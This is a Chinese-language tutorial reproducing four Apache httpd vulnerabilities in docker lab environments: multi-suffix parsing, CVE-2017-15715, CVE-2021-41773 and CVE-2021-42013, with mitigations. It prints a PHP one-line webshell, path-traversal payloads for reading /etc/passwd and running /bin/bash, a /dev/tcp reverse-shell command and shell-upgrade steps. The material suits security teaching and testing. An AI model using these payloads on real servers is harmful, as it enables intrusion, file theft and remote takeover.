Apache多后缀解析漏洞复现


该漏洞与用户的配置有密切的关系，严格来说属于用户配置问题。Apache多后缀解析漏洞涉及到一个Apache解析文件的特性。Apache默认一个文件可以有多个以点.分割的后缀，当右边的后缀名无法识别，则继续向左识别。

如果运维人员给.php后缀的文件添加了处理程序 `AddHandler application/x-httpd-php .php` 那么在有多个后缀的情况下，只要文件含有.php后缀那么该文件就会被识别为PHP文件进行解析。


漏洞复现


1、进入到apache_parsing_vulnerability漏洞目录，执行docker-compose up -d启动漏洞环境

2、访问虚拟机，看到如下页面




3、由于此处只允许上传gif、png、jpg、jpeg后缀的文件，所以当上传php文件时会报错







4、将文件名修改为phpinfo.php.jpeg后再次尝试上传，提示上传成功，并给出上传后的路径



5、复制路径进行访问，成功查看到phpinfo的信息，说明上传的文件被执行



6、phpinfo.php.jpeg文件中的内容



7、也可上传下方一句话木马配合菜刀、蚁剑等工具获得webshell

```
<?php
@eval($_POST['xxx']);
?>
```

漏洞防御

1、在配置文件中添加如下内容，匹配样式为 .php. 的文件并拒绝访问**（该漏洞环境配置文件位于漏洞环境目录的 conf/docker-php.conf 生产环境中按照具体情况而定）**

```
<FilesMatch "\.php\.">
require all denied
</FilesMatch>
```

2、将原本的 AddHandler application/x-httpd-php .php 注释掉，然后为以.php结尾的文件添加处理程序

```
<FilesMatch "\.php$">
SetHandler application/x-httpd-php
</FilesMatch>
```


Apache换行解析漏洞复现（CVE-2017-15715）

httpd 2.4.0~2.4.29 版本中存在一个解析漏洞，在解析PHP时，`1.php\x0A`将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。

在设置了 正则表达式 对象的 Multiline 属性的条件下，`$`还会匹配到字符串结尾的换行符。所以如果在上传时，添加一个换行符也能被正常解析，并且能够绕过系统的黑名单检测。


漏洞复现


1、进入到CVE-2017-15715漏洞目录，执行docker-compose up -d启动漏洞环境




2、访问靶机地址，看到如下页面

3、尝试上传phpinfo.php文件，报错







4、利用burp抓取文件上传数据包




5、选择16进制格式，找到文件上传后的名字，默认为evil.php寻找l6进制编码 70 68 70分别对应 p h p，在第二个70的后方右键，点击 insert byte... ，然后插入换行符0a 点击确定进行插入






6、关闭拦截，将数据包放行



7、放行数据包，然后访问上传的文件，成功看到phpinfo信息。注意：**要在文件名后添加%0a进行访问，因为我们在上传时在文件名末尾添加了0a**



漏洞防御

升级到无漏洞的版本

对上传的文件进行重命名

上传时采用白名单的验证方式

CVE-2021-41773 漏洞复现

Apache httpd Server 2.4.49 版本引入了一个新的函数，在对路径参数进行规范化时会先进行url解码，然后判断是否存在../的路径穿越符，当检测到路径中存在%字符时，如果紧跟的2个字符是十六进制字符，就会进行url解码，将其转换成标准字符，如%2e->.，转换完成后会判断是否存在../。如果路径中存在%2e./形式，就会检测到，但是出现.%2e/这种形式时，就不会检测到，原因是在遍历到第一个.字符时，此时检测到后面的两个字符是%2而不是./，就不会把它当作路径穿越符处理，因此可以使用.%2e/或者%2e%2e绕过对路径穿越符的检测。

但需要配合穿越的目录配置 Require all granted，攻击者可利用该漏洞实现路径穿越从而读取任意文件，或者在配置了cgi的httpd程序中执行bash指令，从而有机会控制服务器。

```
#文件读取 payload
/icons/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

#命令执行 payload
/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash
将请求方法修改为POST ，然后在请求体写入 echo;要执行的命令 然后将数据包放行即可

#反弹shell
bash -c 'bash -i >& /dev/tcp/192.168.228.163/8888 0>&1'

bash -c：指定使用bash这个shell来执行后面的命令
bash -i：启动一个交互式的shell
>&：标准输出和错误输出都进行重定向
/dev/tcp/192.168.127.135/8888：要重定向到的位置，此处为192.168.127.135:8888
0>&1：把标准输入重定向到标准输出
```

反弹shell升级交互式shell

```
[root@localhost ~]# bash
作用：把使用的shell切换到bash。
[root@localhost ~]# python -c 'import pty; pty.spawn("/bin/bash")'
作用：使用Python来创建一个新的终端并在这个终端中启动bash。
[root@localhost ~]# ^Z
作用：将当前的进程（这里是反弹shell）发送到后台。
root@kali64:~# stty raw -echo
作用：改变终端的模式，使其进入“原始”模式，并关闭回显。stty raw：将终端从"cooked"模式切换到"raw"模式。在"cooked"模式下，终端会处理例如行编辑、回显等特性。而在"raw"模式下，这些特性都是禁用的，数据会直接从键盘传到程序，没有任何处理。
root@kali64:~# fg
作用：将之前已经发送到后台的进程（在这里是你的反弹shell）带回到前台。
[root@localhost ~]# reset
作用：重置和初始化终端。
[root@localhost ~]# export SHELL="bash"
作用：设置使用的shell为bash
```

CVE-2021-42013 漏洞复现

Apache HTTP Server 2.4.50版本对CVE-2021-41773的修复可以避免一次url编码导致的路径穿越，但是由于在请求处理过程中，还会对参数再次进行解码，仍然会导致路径穿越。

```
#文件读取payload
/icons/%2%65%2%65/%2%65%2%65/%2%65%2%65/%2%65%2%65/etc/passwd
#命令执行payload
/cgi-bin/%2%65%2%65/%2%65%2%65/%2%65%2%65/%2%65%2%65/bin/bash

#命令执行时操作方法与 CVE-2021-41773 相同

/icons/%%32e%%32e/%%32e%%32e/%%32e%%32e/%%32e%%32e/%%32e%%32e/etc/passwd
/icons/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd
```